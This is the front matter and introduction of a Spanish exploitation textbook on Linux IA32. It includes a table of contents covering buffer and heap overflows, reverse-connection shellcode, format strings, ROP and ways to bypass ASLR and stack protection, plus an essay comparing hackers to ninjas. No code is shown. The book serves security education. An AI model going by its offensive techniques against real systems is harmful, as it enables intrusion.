

Linux Exploiting

Técnicas de explotación de vulnerabilidades en Linux
para la creación de exploits

David Puente Castro

Más de 1000 ejemplares vendidos

0xWORD

www.0xWORD.com



Linux Exploiting

Guía práctica de explotación de vulnerabilidades

David Puente Castro

Todos los nombres propios de programas, sistemas operativos, equipos hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.

Reservados todos los derechos. El contenido de esta obra está protegido por la ley, que establece penas de prisión y/o multas, además de las correspondientes indemnizaciones por daños y perjuicios, para quienes reprodujesen, plagiaran, distribuyeren o comunicasen públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la preceptiva autorización.

© Edición 0xWORD Computing S.L. 2013.

Juan Ramón Jiménez, 8. 28932 Móstoles (Madrid).

Depósito legal: M-28033-2013

ISBN: 978-84-616-4218-2

Printed in Spain.

Proyecto gestionado por Eventos Creativos: <http://www.eventos-creativos.com>

Agradecimientos

A mis padres, por el apoyo incondicional que me han brindado desde el día en que nací. Por estar siempre en los momentos propicios guiándome hacia el camino correcto. Es complicado encontrar los términos para expresar la gratitud que les profeso. *¡Ay mi Boni Boni!*

A Nati, carismática y luchadora, por hacerme partícipe de sus ideales y ofrecerme su humilde consejo y opinión. *A Pablo*, porque es una persona muy especial, y más sabio de lo que muchos de nosotros quisiéramos soñar.

A Jennifer, por ser un espejo en el que mirarme cada día y por sacar lo mejor de mí. A ella que es mi ordenador y agenda personal, por su altruismo a la hora de involucrarse en todos y cada uno de los proyectos que mi alocada mente ha imaginado.

Al resto de mis amigos y compañeros, porque en cada momento han sabido escucharme y creer al menos por un instante que lo que les decía podía tener algo de sentido. No calcularon cuánto podrían equivocarse ;)

A la comunidad hacker, en concreto a aquellos que con especial cariño me extendieron su mano en una fantástica reunión en Madrid (dsrCON! 2010), sin dar nombres, todos ellos hoy increíbles profesionales de la seguridad informática que todavía conservan el espíritu hacker que los impulsó a vivir por lo que viven.

A Albert López (aka Newlog), cuya revisión relámpago evitó las inherentes vulnerabilidades del autor de estas páginas. Pensando siempre en el lector menos experimentado, ayudó a desgantar algunos de los conceptos más complejos. Merecido reconocimiento a este hacker español, por haberme motivado de forma inconsciente y por sus ganas de ver siempre un poco más allá.

A David Reguera García (aka Dreg), por ofrecerme su inestimable ayuda en mis publicaciones en Phrack. *A Román Ramírez (aka patowc)*, por todo lo que ha construido y por sus gentiles invitaciones a las maravillosas conferencias de la RootedCON. Y por último, con todo mi afecto, *a Chema Alonso (aka el Maligno)*, por confiar en este inesperado proyecto y en sus posibilidades, ¿cómo puede haber tanta genialidad debajo de un gorro?

Índice

Índice.....	7
Prólogo	13
Descargo de responsabilidades	15
El Tao del Hacker	17
I. Una aproximación Zen	18
II. Hacking, Kung Fu y Ninjas	20
III. Qué nos depara el futuro.....	22
Capítulo 0 Introducción al exploiting	25
0.1. Requisitos previos	26
0.2. Un pequeño laboratorio	26
0.3. El mundo real	28
0.4. Wargames: Plataforma de aprendizaje	30
Capítulo I Stack Overflows: Un Mal Interminable	33
1.1. ¿Qué es un buffer overflow?	33
1.2. Fallos de segmentación (DoS).....	36
1.3. Motivos subyacentes	37
1.4. Aplicaciones Setuid (suid).....	43
1.5. Payloads.....	44
1.6. Su primer exploit.....	47
1.7. GDB: El debugger de Linux.....	49
1.8. Prácticas de programación segura	58
1.9. Solucionario Wargames.....	63

1.10. Dilucidación.....	67
1.11. Referencias.....	68
Capítulo II Shellcodes en arquitecturas IA32.....	69
2.1. Sintaxis AT&T vs Intel.....	69
2.2. ¿Qué es un shellcode?.....	71
2.3. Llamadas de sistema (syscalls).....	72
2.4. Métodos de referenciación.....	76
2.4.1. Viaje al pasado.....	77
2.4.2. Viaje al presente.....	79
2.4.3. Alternativa FNSTENV.....	80
2.5. Port binding.....	81
2.6. Conexión inversa.....	84
2.7. Egg Hunters.....	86
2.8. Shellcodes polimórficos.....	88
2.9. Dilucidación.....	94
2.10. Referencias.....	95
Capítulo III Atacando el Frame Pointer.....	97
3.1. Abuso del Frame Pointer.....	97
3.1.1. Análisis del problema.....	97
3.1.2. Ejecución de código.....	100
3.2. Off-by-One Exploit.....	105
3.2.1. Precondiciones.....	106
3.3. Dilucidación.....	108
3.4. Referencias.....	109
Capítulo IV Métodos Return to Libc.....	111
4.1. Prueba de concepto (PoC).....	111
4.1.1. Evasión de bytes <i>null</i>	115
4.1.2. Métodos interesantes.....	116
4.2 Exploits avanzados.....	117
4.2.1. Encadenamiento de funciones.....	117
4.2.2. Falseo de frames.....	119

4.3. Solucionario Wargames.....	123
4.4. Dilucidación	125
4.5. Referencias	126
Capítulo V Métodos complementarios.....	127
5.1. Técnica Ret to Ret	127
5.2. Técnica de Murat	131
5.3. Jump to ESP: Windows Style.....	133
5.4. ROP (Return Oriented Programming).....	136
5.5. Integer overflows.....	141
5.6. Variables no inicializadas.....	145
5.7. Exploits Remotos.....	146
5.8. Dilucidación	150
5.9. Referencias	150
Capítulo VI Explotando format strings	151
6.1. Análisis del problema	151
6.1.1. Leer de la memoria	153
6.1.2. Parámetro de acceso directo.....	153
6.1.3. Escribir en la memoria	154
6.2. Objetivos primarios	155
6.2.1. DTOR (Destruyores).....	155
6.2.2. GOT (Tabla de Offsets Global).....	156
6.3. Prueba de concepto.....	157
6.3.1. Cambios de orden.....	159
6.4. Format Strings como Buffer Overflows	160
6.5. Objetivos secundarios.....	161
6.5.1. Estructuras __atexit.....	161
6.5.2. setjmp() y longjmp()	166
6.5.3. VTable y VPTR en C++.....	167
6.6. Solucionario Wargames.....	168
6.7. Dilucidación	173
6.8. Referencias	174

Capítulo VII Medidas preventivas y evasiones.....	175
7.1. ASLR no tan aleatorio	175
7.2. StackGuard y StackShield.....	180
7.2.1. StackGuard	180
7.2.2. StackShield.....	181
7.3. Stack Smash Protector (ProPolice)	182
7.4. Relocation Read-Only (RELRO).....	188
7.5. Fortify Source	190
7.6. Reemplazo Libsafe.....	192
7.7. ASCII Armored Address Space	193
7.8. Jaulas con chroot()	195
7.9. Instrumentación de código.....	198
7.10. Rompiendo las Reglas: Todo en Uno	200
7.11. Dilucidación.....	208
7.12. Referencias.....	209
 Capítulo VIII Heap Overflows: Exploits básicos	211
8.1. Un poco de Historia	211
8.1.1. ¿Qué es un Heap Overflow?	212
8.1.2. Convenciones	213
8.2. Algoritmo Malloc de Doug Lea.....	213
8.2.1. Organización del Heap	214
8.2.2. Algoritmo free().....	216
8.3. Técnica Unlink.....	217
8.3.1. Teoría.....	218
8.3.2. Componentes de un Exploit.....	219
8.4. Técnica Frontlink	222
8.4.1. Conocimientos previos	222
8.4.2. Explotación.....	223
8.5. Otros bugs: double free() y use after free().....	228
8.5.1 Double free()	228
8.5.2 Use after free().....	230
8.6. Peligros en los manejadores de señales	231
8.7. Solucionario Wargames	233

8.8. Dilucidación	236
8.9. Referencias	236
Capítulo IX Heap Overflows: Exploits avanzados	237
9.1. La muerte de Unlink	237
9.2. The House of Mind	238
9.2.1. Método Fastbin	246
9.3. The House of Prime	250
9.3.1. <code>unsorted_chunks()</code>	254
9.4. The House of Spirit	255
9.5. The House of Force	257
9.6. The House of Lore	260
9.6.1. Heap Debugging	260
9.6.2. Corrupción SmallBin	262
9.6.3. Corrupción LargeBin	268
9.7. Gestor de memoria seguro	272
9.7.1. <code>Dnmalloc</code>	274
9.7.2. <code>OpenBSD Malloc</code>	274
9.8. Heap Spraying y Heap Feng Shui	275
9.8.1. Heap Spraying	275
9.8.2. Heap Feng Shui	276
9.9. Dilucidación	277
9.10. Referencias	277
Capítulo X Explotación en espacio de kernel	279
10.1. ¿Dónde juegan los mayores?	280
10.2. Derreferencia de punteros nulos	282
10.3. Condiciones de carrera	285
10.4. Desbordamientos de buffer	286
10.5. Dilucidación	287
10.6. Referencias	288
Apéndice I Solucionario Nebula Wargame	289

Glosario de términos	317
Índice alfabético.....	319
Índice de imágenes	321
Libros publicados	325

Prólogo

Este libro es el título número 27 de la colección de libros que comenzamos hace ya casi 5 años. En este periodo hemos ido publicando lecturas dedicadas a muchas materias, pero en mi mente faltaba dedicarle algo de tiempo a la parte de más bajo nivel de la seguridad informática. Cuando Blackngel me propuso realizar este libro no lo dudé y le dije que sí. Ya había publicado algún post suyo en mi blog personal y conocía de buena manera su forma de trabajar, así que había que hacerlo.

Una vez visto el resultado, no me arrepiento para nada de ello. El libro que tienes por delante es una gozada de leer, y con un buen montón de ejemplos prácticos con código para que puedas adentrarte de manera definitiva en este mundo del exploiting en Linux. Te ayudará a comenzar, pero también te ayudará a profundizar más si ya conoces algo de esta disciplina.

Una de las premisas que teníamos cuando creamos esta editorial es que los libros fueran prácticos, y más que éste que has adquirido vas a encontrar pocos. Ya tienes el libro, ahora pon el resto. Léelo, practica, crea tus exploits y sorpréndenos.

¡Quién sabe si algún día, en el futuro, gracias a este libro que ahora tienes entre las manos acabas batiéndote el cobre en las competiciones de Capture The Flag de las conferencias de seguridad más prestigiosas del mundo!

Chema Alonso

Descargo de responsabilidades

El libro que tiene entre sus manos no es un arma ni debería ser utilizado como tal. En todo caso el autor no asume ninguna responsabilidad por el uso o abuso que el lector pueda hacer del material aquí presentado.

Todo el contenido mostrado a lo largo de este libro constituye una serie informativa de técnicas cuyo único objetivo es formar al profesional de la seguridad a la hora de conocer el *modus operandi* que los atacantes utilizan en la actualidad para irrumpir en la seguridad de las aplicaciones y los sistemas de cómputo que los sustentan.

Entienda el lector que dicha información se presenta con un carácter didáctico o educacional y que no incita en modo alguno a cometer actos delictivos o que contravengan las leyes establecidas en cualquier territorio.

Tenga en cuenta lo siguiente: Los hackers y profesionales de la seguridad informática son personas que trabajan diariamente para que la red y los servicios que en ella se encuentran evolucionen hacia un punto en que el usuario de a pie que accede a dichas facilidades no pueda verse comprometido ni su privacidad sea violada. El único camino seguro para proceder es poseer la misma información que los delincuentes ya manejan desde hace tiempo y actuar en consecuencia, eso sí, de un modo responsable.

El Tao del Hacker

Solo aquellos que por cuya curiosidad son capaces de mover montañas, son los que logran alcanzar un verdadero despertar. Éste es el camino de la sabiduría, el Tao del Hacker.

Entendemos por Tao el camino, la vía, el método, la dirección o el curso principal de toda acción realizada por un ente. Estas acciones conducen a ese ente a convertirse en algo en concreto, ya sea un filósofo, un guerrero Kung Fu, o incluso un hacker.

Nadie en esta vida ha pasado de discípulo a maestro sin recorrer el Tao, sin sufrir sus obstáculos. De hecho, podemos estar de acuerdo en que ninguno de nosotros decidió convertirse en hacker de un día para otro, sin embargo, llevamos recorriendo este camino durante mucho tiempo. Si miramos hacia atrás, hacia los confines del tiempo, parece que siempre ha existido una llama que nos ha impulsado a hacer lo que hacemos, a vivir por lo que vivimos.

"Hay un anhelo casi tan profundo, casi tan imperioso como el deseo de alimentarse y dormir, y ese anhelo se ve satisfecho muy rara vez. El deseo de ser grande. El deseo de ser importante."

El hacker tiene como meta el hallazgo de la verdad, el descubrir por sus propios medios por qué las cosas funcionan como funcionan. Para el hacker se han terminado las cajas negras, todo debe ser analizado y comprendido hasta el más insignificante detalle. Por lo tanto, el Tao del Hacker busca refugio en las Tres Joyas:

- En los maestros.
- En las enseñanzas.
- En la comunidad.

Un hacker es una persona que ha descubierto que los demás tienden a conformarse con aquello que ya tienen y que no están dispuestos a sobrevenir los efectos que provoca una transición. Obviamente, él no desea seguir este camino.

El hacker ha abandonado su palacio como usuario normal tras ser consciente de que si no alcanza una nueva sabiduría, todos los sistemas podrían verse comprometidos y controlados por otros. Lo cierto es que el hacker es consciente de que esto lleva ocurriendo desde el principio de la era informática. La inseguridad, tal como el sufrimiento, ha estado presente desde tiempos inmemoriales.

Éste es el verdadero principio de una mente despierta, deshacernos de todo lo que conocemos, aquello que por mucho tiempo nos han dado como cierto y comenzar a construir la realidad desde cero, pura y limpia.

En este punto el hacker partirá hacia un mundo lleno de sombras, renunciando a todo lo que anteriormente conocía. Se convertirá en el discípulo de los mejores maestros alcanzando cada vez

niveles más altos de sabiduría. Esto incluye a otros maestros hackers, ya sean calificados de *white hats*, *gray hats* o *black hats*. El discípulo adaptará el conocimiento de todas las técnicas al desarrollo de un hacking ético limado hasta la perfección.

Para el hacker esto no puede significar un trabajo. Como dijo Confucio: "*Elige un trabajo que te guste y no tendrás que trabajar ni un solo día de tu vida*".

Si es verdad que todos hemos venido a este mundo con un propósito determinado, entonces no cabe duda de que el hacker es una persona que ha encontrado su vocación, su talento especial y particular por el que merece la pena manifestarse. Eso significa que debe aportar más de sí mismo y concentrarse en aquello que hace mejor. Esto beneficiará al resto del mundo.

I. Una aproximación Zen

Un hacker, como persona realmente despierta o noble, debe dar como ciertas las siguientes Cuatro Verdades:

1. La Verdad sobre la existencia de la inseguridad.
2. La Verdad sobre el origen de la inseguridad.
3. La Verdad sobre la posibilidad del cese de la inseguridad.
4. La Verdad sobre el camino que conduce al cese de la inseguridad.

Las detallaremos en las siguientes líneas:

1. No se puede encontrar una solución si antes no se reconoce que existe un problema. Lo primero que uno debe aceptar para librarse de su ignorancia es que en el mundo de la informática todo es, en principio, presuntamente inseguro. Solo a partir de este punto alguien puede comenzar a investigar sus causas.
2. Existen infinitud de causas a partir de las cuáles surge la inseguridad. Hoy en día asociamos esas causas a los errores más comúnmente conocidos, esto es:
 - Inyección de Código Arbitrario.
 - SQL Injection.
 - Cross-Site Scripting (XSS).
 - Falsificación de Solicitud Cross-Site (CSRF)
 - Ataques Man In The Middle.
 - Ataques a protocolos.
 - Cifrado Inseguro.
 - Configuraciones erróneas.
 - Redirecciones sin validar.
 - Etc...

Pero esto en realidad no son más que efectos, son la punta del iceberg, todos estos fallos de seguridad terminan retro trayéndose a otras causas más elementales que son su raíz, entre ellas:

- Conectar sistemas TI a Internet antes de protegerlos.
- No disponer de una correcta arquitectura de seguridad.
- No actualizar los sistemas y el software subyacente.

- No invertir en formación.
- Gestión negligente de identidades.
- Ignorar el riesgo de ataques internos.
- Hacerlo todo uno mismo.
- Autenticación de usuarios inadecuada.
- No mantenimiento de copias de seguridad.
- No implantar software de detección de intrusos y/o antivirus (y configurarlos adecuadamente).
- Etc...

Si lo analizamos detenidamente terminaremos descubriendo que el principal problema de la seguridad informática es: las personas. Las personas abrazamos la ignorancia cuando aceptamos la ausencia de conocimiento. La ignorancia es la semilla que germina y termina dando fruto a todos nuestros problemas. Solo librándonos de ella conseguiremos cortar de raíz toda causa: *"Es el adentrarse en la realidad lo que se logra al comprender que la ignorancia puede eliminarse"*.

3. La tercera verdad no describe el camino hacia la eliminación de la inseguridad, sino más bien que es posible eliminarla, y que ese es nuestro objetivo, su cese.
4. El Tao del Hacker es el camino que conduce directamente al cese de la inseguridad, los medios necesarios para alcanzar su fin. Podremos caminar entonces a través de "El Triple Sendero":
 - El Hacking Ético.
 - La Correcta Programación.
 - La Sabiduría.

Es de todos sabido que existen muchas formas de realizar hacking, pero solo existe una división principal: la del hacking con fines constructivos, y la del hacking con fines destructivos. Solo la primera de ellas, el Hacking Ético, es tenida en cuenta en el Tao del Hacker.

La Correcta Programación solo se puede obtener a través de la buena concentración, la fijación del objeto de análisis y estudio y la correcta implementación y desarrollo; pero sobre todo mediante la experiencia, ésta es la que conduce hacia la sabiduría.

La Sabiduría es la habilidad que se desarrolla con la aplicación de la inteligencia en la experiencia. Y aunque la experiencia personal es un modo directo de alcanzar la sabiduría, también lo es rodearse y aprender de la experiencia de los que ya son sabios, prefiriendo su compañía a la de los ignorantes.

Pablo Picasso decía que la inspiración existía pero que debía encontrarle trabajando. Solo cuando uno está realmente empapado y siente verdadera pasión (obsesión) por aquello que está haciendo, es cuando surgen las nuevas ideas, esas que son excepcionales y que calificamos como efímeros momentos de lucidez.

Nos gustaría compartir un pequeño extracto de Eric S. Raymond en su famoso artículo How To Become a Hacker:

"...aprender a programar es una habilidad compleja. Pero puedo adelantarte que los libros y los cursos no servirán (muchos, tal vez la mayoría de los mejores hackers, son autodidactas). Puedes aprender las características de los lenguajes de librerías, pero el

verdadero conocimiento lo adquieres en la vida real aplicando lo que ya sabes. Lo que si servirá es a) leer código y b) escribir código."

Los lenguajes de programación, como los idiomas, son modos de expresión con el mundo exterior, y existe una amplia variedad de estilos que nos permiten, esto es importante, expresarnos a nosotros mismos. Entre ellos están los lenguajes imperativos, declarativos, orientados a objetos, orientados a eventos y naturales o específicos.

Según el Tao del Hacker, todo programador, y por ende todo hacker, debe buscar un estado de equilibrio, de profunda paz interior y de aceptación total. Es decir, para alcanzar la iluminación, el satori, el nirvana o cualquier estado superior de conciencia, no te sientes en zazen y programa, eso es zazen, eso es Zen.

II. Hacking, Kung Fu y Ninjas

Oír hablar acerca de Kung Fu suscita todo tipo de imágenes sobre luchadores orientales repartiendo patadas y puñetazos floridos. Kung Fu ha sido asociado inequívocamente con el desarrollo y aplicación de las artes marciales, pero su significado original es un poco distinto.

El término Kung Fu se refiere a la perfección en alguna habilidad que ha sido adquirida mediante el trabajo y el tiempo invertido en su desarrollo. Del cantonés, *kung* (trabajo) y *fu* (manera correcta), Kung Fu expresa un trabajo bien hecho.

Un cocinero puede practicar Kung Fu, un mecánico puede practicar Kung Fu, así como un pintor, un escultor, o cualquiera que esté dispuesto a alcanzar la perfección en aquello que hace. Del mismo modo, un hacker practica por norma general Kung Fu, y créanos, su Kung Fu es muy fuerte.

La palabra hacking y la expresión Kung Fu han tenido la misma suerte de controversias, pues muchos han dicho a lo largo del tiempo que la primera puede aplicarse también a cualquier otro arte no relacionado con la informática, si bien al igual que la segunda lo ha hecho con las artes marciales, su significado ha venido asociándose desde su creación al mundo de los ordenadores.

He aquí alguna expresión Hollywoodiense de lo que es Kung Fu y, cómo no, también de lo que para nosotros significa el hacking:

"kung fu: trabaja mucho tiempo para adquirir destreza, un pintor puede dominar el kung fu, o el carnicero que corta carne a diario con tanta destreza que su cuchillo no toca el hueso. Aprende la forma, pero busca aquello que no la tenga, oye aquello que no hace ruido, apréndelo todo, y luego olvídalos todo, aprende el camino y luego encuentra el tuyo propio. El músico puede dominar el kung fu, o el poeta que pinta cuadros con palabras y hace que lloren emperadores, eso también es kung fu, pero no lo nombres amigo mío, porque es como el agua, nada es más suave que el agua, aún así puede destruir la roca, pero no pelea, fluye alrededor de su rival, sin forma, sin nombre, el verdadero maestro mora en el interior, solo tú puedes liberarlo".

El Reino Prohibido

Existen otras analogías que podemos hacer entre un luchador y un hacker. En cierto sentido ambos utilizan gran cantidad de defensas y ataques, y éstos últimos, al igual que en el verdadero Kung Fu, no se estudian con el objetivo principal de infringir daño al oponente, sino más bien para que sirvan a su vez de defensas y recurrir a ellos cuantas menos veces mejor debido a su poder destructivo. Según el Tao del Hacker, uno no lucha en la guerra cibernética, sino que lucha para evitarla.

Una de las similitudes más destacadas entre hacking y Kung Fu es que ambas actividades son extremadamente espectaculares vistas desde fuera y los resultados suelen ser devastadores, pero el entrenamiento previo, la entrega, y el sufrimiento para llegar a tal perfección solo se conoce desde dentro y con el paso del tiempo, al fin y al cabo: *"el camino hacia la propia luz y por consiguiente la obtención de la paz interior implica enorme sacrificio y suele comenzar con una provocadora e inquietante duda"*.



En la historia de Japón, los ninjas o *shinobi* eran un grupo militar de mercenarios (hackers) entrenados especialmente en formas no ortodoxas de hacer la guerra (hacking al filo de la navaja), en las que se incluía el asesinato (ataques de seguridad no convencionales), espionaje (técnicas de *sniffing*), sabotaje, reconocimiento (*fingerprinting*) y guerra de guerrillas (auditorías de seguridad, tests de penetración e intrusiones), con el afán de desestabilizar al ejército enemigo, obtener información vital de la posición de sus tropas (*information gathering*) o lograr una ventaja importante que pudiera ser decisiva en el campo de batalla (todas ellas formas de ataque que pueden ser entrenadas mediante wargames en los que intervienen técnicas tanto de defensa como de ataque tales como *Capture the Flag*). Eran entrenados en el uso del "arte del disfraz" (ocultación, *rootkits*, *backdoors* y, en conclusión, una completa alteración de los *internals* del sistema enemigo), que utilizaban a menudo para pasar desapercibidos dependiendo de la situación imperante en el lugar en el que se tuvieran que introducir, a diferencia de la típica vestimenta con la que hoy día se les identifica.

Las cualidades de un hacker son más afines con las de un guerrero ninja que con la idea general de un practicante de Kung Fu, en el sentido de que ambos son entrenados en el "arte de escabullirse" o "arte del sigilo", para lo cual los intrusos hacen uso de prácticas comunes como pueden ser ciertas técnicas *anti-forensics* cada día más avanzadas y el continuo uso/abuso de *zero-day bugs/exploits* solo conocidos en el underground. Objetivo final: realizar operaciones clandestinas.

La idea de que los ninjas (*aka* hackers), sean contratados de forma subrepticia por ciertas organizaciones para la realización de asesinatos encubiertos (ataques de seguridad a otras compañías enemigas del sector) no está tan lejos de la realidad puesto que es una situación habitual que se está dando continuamente en muchos países. Muchas *botnets* actuales y el uso interno de los conocidos ataques DDoS han comenzado con esta idea en mente y con ciertos objetivos prefijados en el punto de mira. El objetivo primordial radica en que, en caso de ser descubiertos, el intruso negará tener relación alguna con cualquier empresa de la que existan indicios de la procedencia del ataque.

Con respecto a técnicas de anonimato que tanto ninjas como hackers utilizan a diario, podría citar las siguientes:

- Ocultación
- Suplantación
- Falsificación



- Confusión
- Superposición
- Armas Sociales
- Comunicaciones Limpias
- Simulaciones
- Anti-fingerprinting
- Anti-forensics
- Misdirection

Finalmente, cabe decir que la analogía de Hacker vs Ninja no es completamente nueva, y ya tenemos conocimiento de su uso previo en libros como "Ninja Hacking: Unconventional Penetration Testing Tactics and Techniques" donde dos profesionales de la seguridad como Thomas Willhelm y Jason Andress mezclan todos sus años de experiencia en el sector con la sabiduría de Bryan R. Garner en el mundo de las artes marciales, y en concreto en las ramas de Bujinkan budo Taijutsu y Ninjutsu como especialista de seguridad.

Una idea interesante procedente de este libro y que al punto sirve de analogía entre profesionales de la seguridad y hackers, es la diferencia existente entre samuráis y ninjas: *los samuráis estaban inmersos en la sociedad, los ninjas aceptaron que ellos actuaban fuera de la sociedad*. Esta idea puede verse simbolizada en otra sentencia todavía más directa: *samurai de día, ninja de noche*. La experiencia nos dicta que ésta es una decisión muy personal, pero no nos cabe duda de que ciertos hackers llevan mucho tiempo viviendo en la sombra. Fama y rumores aparte, sus contribuciones han ayudado a evolucionar el mundo de la tecnología y la seguridad de la red en formas inimaginables.

III. Qué nos depara el futuro

Muchos de nosotros empleamos la palabra hacking en la actualidad como sinónimo de reto intelectual en torno a cualquier cosa relacionada con la informática, los ordenadores, dispositivos móviles, embebidos, terminales, etc..., pero esto es una verdad a medias.

¿Por qué? Porque hoy en día hackear un sistema se ha vuelto relativamente fácil, y por lo tanto es un medio perfecto para que las organizaciones puedan utilizar a personas con cierto conocimiento, inclusive *low-level* hackers, con cualesquiera fines ilícitos, así como espionaje de empresas, ataques de denegación de servicio, robos financieros (tarjetas bancarias, *phising* o infinidad de ataques *man in the middle* junto con técnicas de *DNS spoofing*) y muchas otras artimañas del mundo del delito virtual. Esto, como acabamos de ver, nos aleja realmente de la definición principal de reto intelectual.

Todos sabemos que a medida que la tecnología avanza y abre nuevas fronteras, nuevas técnicas de hacking saldrán a la luz para engañar a estos sistemas, y esto podría crear una falsa sensación en la comunidad de que muchos individuos podrían sumarse al tan famoso juego del hacking; pero también es cierto que el nivel de conocimientos necesarios para explotar dichos sistemas crecerá de forma exponencial. ¿En qué nos basamos para afirmar este suceso? Según el inventor, científico y eminente futurista estadounidense Raymond Kurzweil:

“...el ritmo de progreso (tecnológico) no seguirá siendo el mismo, según mis modelos se está duplicando cada década. Si mantenemos este ritmo, conseguiremos el equivalente a cien años de progreso en solo veinticinco años...”

...por lo tanto el siglo XXI será como veinte mil años de progreso.”

Si esta premisa se cumple, solo hackers con cierto nivel se sostendrán en primera línea de fuego para aprovecharse de los fallos y vulnerabilidades introducidas en las nuevas tecnologías.

Si damos por cierto el hecho de que entrar en cualquier sistema será una tarea más complicada que en la actualidad, entonces deberíamos estar de acuerdo en que la gente se tomará el hacking como un verdadero reto intelectual, ya que cualquier alteración de dicho sistema será vista como un logro personal. Además, si dicha alteración sirve para obtener alguna clase de beneficio, dada la complejidad del descubrimiento, es muy probable que éste se mantenga en el máximo secreto dentro de pequeños círculos cerrados del *underground*, o con mucha suerte se verán en congresos de conferencias especializadas.

Todo esto es muy controvertido. Sabemos que la mayoría de los *script-kiddies* todavía siguen en pie de guerra gracias a la capacidad de ciertos programas para escanear multitud de sistemas vulnerables de forma automática e incluso de la disponibilidad en la red de infinidad de ataques automatizados. Parecía que la implantación de IPv6 acabaría con esta plaga, y dichos ataques masivos serían impracticables ya que aquellos pocos que lo intentasen pasarían días y días escaneando interminables rangos de direcciones vacías, pero es precisamente lo que hay detrás, relojes inteligentes, cámaras IP, codificadores de vídeo, cafeteras, y cualquier otra cosa enchufada a la red en pocos años, las que permiten ahora pivotar hasta el otro extremo del mundo para ocultar los trazos.

Recordemos: una persona que busca solamente obtener un beneficio personal y egoísta no está practicando hacking en absoluto, puesto que el verdadero hacker es aquel que busca la iluminación de los demás antes que la suya propia. El futuro solo estará destinado a aquellos realmente entregados al estudio y dedicación al arte, todos los demás quedarán relegados a meros observadores del panorama o *scene* hacker del momento, y dicha información, como ya hemos mencionado, no será sencilla de obtener.



El Tao del Hacker es un camino largo, pero es un camino hacia la iluminación de los demás y de uno mismo, es un camino hacia el conocimiento de la verdad, hacia la perfección. Ya sea la programación o la seguridad informática su quehacer diario, hágalo del modo correcto, el hacker también puede crear karma positivo, y las buenas acciones conllevan grandes recompensas. El último consejo que el Tao del Hacker puede ofrecerle es el siguiente: lo que tenga que hacer, hágalo ahora.



道

Capítulo 0

Introducción al exploiting

El exploiting es la base de todas las técnicas de ataque existentes que se utilizan a diario contra aplicaciones vulnerables. De hecho, si no fuera por esta ardua y paciente tarea que los hackers han ido desarrollando a lo largo de los años, *frameworks* completos y tan conocidos a día de hoy como lo pueden ser Metasploit, Core Impact o Canvas, no existirían ni podrían ser utilizados por *pentesters* y profesionales de la seguridad informática que habitan todo el globo terráqueo. Que no le quepa duda, está a un paso de descubrir un maravilloso mundo repleto de estimulantes desafíos.

El exploiting es el arte de convertir una vulnerabilidad o brecha de seguridad en una entrada real hacia un sistema ajeno. Es la magia de transformar los conceptos abstractos en algo tangible, la llave que puede abrir todas las puertas. Cuando cientos de noticias en la red hablan sobre “una posible ejecución de código arbitrario”, el exploiter es aquella persona capaz de desarrollar todos los detalles técnicos y complejos elementos que hacen realidad dicha afirmación. El objetivo es provocar, a través de un fallo de programación, que una aplicación haga cosas para las que inicialmente no estaba diseñada (a esto se le llama redirigir el flujo), pudiendo tomar así posterior control sobre un sistema.

Este libro volcará todos sus esfuerzos en detallar las vulnerabilidades y posibles exploits que se pueden presentar en un sistema operativo GNU/Linux sobre una plataforma de 32 bits o IA32, más específicamente la familia de procesadores x86 de la casa Intel. La discusión se centrará sobre los lenguajes de programación C y C++. Otros lenguajes de alto nivel como Python, Perl o Java (todos ellos interpretados o que corren bajo el sustento de una máquina virtual), no sufren en principio de la clase de problemas que relataremos en los siguientes capítulos, debido a que incluyen en su diseño e implementación comprobaciones dinámicas de límites o bien algunos como Perl o Prolog son lenguajes no tipados u otros que poseen tipado dinámico (no requieren la declaración explícita de las variables usadas y éstas pueden adquirir diferentes valores durante la ejecución). Adverti que otros lenguajes antiguos como Fortran, de aplicación común en software de gestión bancaria, han padecido también de problemas de corrupción de memoria.

Es cierto que en la actualidad, y cada vez a un ritmo más acelerado, los ordenadores domésticos están adoptando arquitecturas de 64 bits como AMD64 o x86_64. Tenga en cuenta que una vez comprendidos los métodos aquí expuestos, la diferencia de explotación entre unos y otros no es más que una pequeña fase de adaptación a sus elementos específicos, como la longitud de las direcciones de memoria y el lenguaje ensamblador utilizado para diseñar los payloads o shellcodes. Los conceptos básicos, en cambio, seguirán siendo exactamente los mismos. Es por ello que nuestra intención es facilitar en la medida de lo posible la introducción al mundo del exploiting y de ninguna manera podría ser esto posible si el autor comenzase a construir la casa por el tejado.

Mencionar también que la mayoría de las técnicas que expondremos han sido utilizadas a lo largo de los años contra otra clase de sistemas operativos como Mac OS X, Solaris, FreeBSD o Windows, por citar tan solo algunos de los más comunes. Cada uno ha ido implementando diversos mecanismos de protección específicos y no por ello han dejado de ser vulnerables a nuevos métodos desarrollados por los concienzudos e inagotables *exploiters*. Queremos hacer notar que si su intención es, por ejemplo, centrarse en el análisis y explotación de las aplicaciones presentes en los sistemas de la casa Microsoft, le introduciremos en los conceptos básicos del exploiting a sabiendas de que no debería tener mayor dificultad en extrapolar las técnicas a su entorno de trabajo. Por poner un claro ejemplo, la evasión de mecanismos de protección de pila como DEP pueden extrapolarse a partir de los capítulos presentados sobre Return to Libc y las técnicas de Return Oriented Programming o ROP que mostraremos más adelante.

0.1. Requisitos previos

Asumiremos a lo largo de este libro que el lector ya posee unos conocimientos básicos en el lenguaje de programación C y que a través de las referencias mostradas al final de cada capítulo también puede acceder a fuentes alternativas que le faciliten unos conocimientos teóricos mínimos sobre el lenguaje ensamblador.

Se da por hecho también que el público hacia el que va orientado el libro se encuentra familiarizado con los entornos Unix, más concretamente con el sistema operativo GNU/Linux y con las herramientas disponibles para la línea de comandos o la *shell* que sea de su preferencia.

Cuando se haga uso de los intérpretes de Perl o Python, se hará evidente que la sintaxis es auto-comprensible y usted no encontrará dificultad alguna en asimilar las acciones que se estén realizando, de todos modos, cualquier manual de introducción presente en la red puede servirle de gran ayuda.

Por lo demás, cada capítulo irá incrementando gradualmente su dificultad en las técnicas conocidas dentro del mundo del exploiting en Linux, procediendo de este modo, debería encontrarse cómodo siempre y cuando tenga la paciencia de intentar comprender los detalles más específicos de cada tema, no debiendo precipitarse hacia técnicas más avanzadas sin haber tomado buena conciencia de los conceptos previos. No tema, el único requisito real para que pueda sacarle el mayor partido a las siguientes páginas, es una indomable curiosidad y un vehemente deseo de aprender.

0.2. Un pequeño laboratorio

